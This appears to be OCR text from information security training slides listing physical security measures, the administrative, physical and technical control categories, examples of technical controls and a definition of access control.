
Premises and company surroundings	Fences, gates, walls, guards, alarms, CCTV cameras, intruder systems, panic buttons, burglar alarms, windows and door locks, deadlocks, and other methods
Reception area	Lock up important files and documents Lock equipment when not in use
Server and workstation area	Lock the systems when not in use, disable or avoid having removable media and DVD-ROM drives, CCTV cameras, and workstation layout design
Other equipment such as fax, modem, and removable media	Lock fax machines when not in use, file received faxes properly, disable modems' auto answer mode, do not place removable media in public places, and physically destroy corrupted removable media
Access control	Separate work areas, implement biometric access controls (fingerprinting, retinal scanning, iris scanning, vein structure recognition, facial recognition, voice recognition), entry cards, man traps, faculty sign-in procedures, identification badges, and other means
Computer equipment maintenance	Appoint a person to look after computer equipment maintenance
Wiretapping	Routinely inspect all wires carrying data, protect the wires using shielded cables, and never leave any wires exposed
Environmental control	Humidity and air conditioning, HVAC, fire suppression, EMI shielding, and hot and cold aisles

Notes: ____



Information Security Controls

1. Administrative Security Controls
2. Physical Security Controls
3. Technical Security Controls




Technical Security Controls

- A set of security measures taken to protect data and systems from unauthorized personnel

Examples of Technical Security Controls

1. Access Controls
2. Authentication
3. Authorization
4. Auditing
5. Security Protocols
6. Network Security Devices

Notes:




Access Control

- Access control is the **selective restriction** of access to a place or other system or network resource
- **Protects information assets** by determining who can and cannot access them
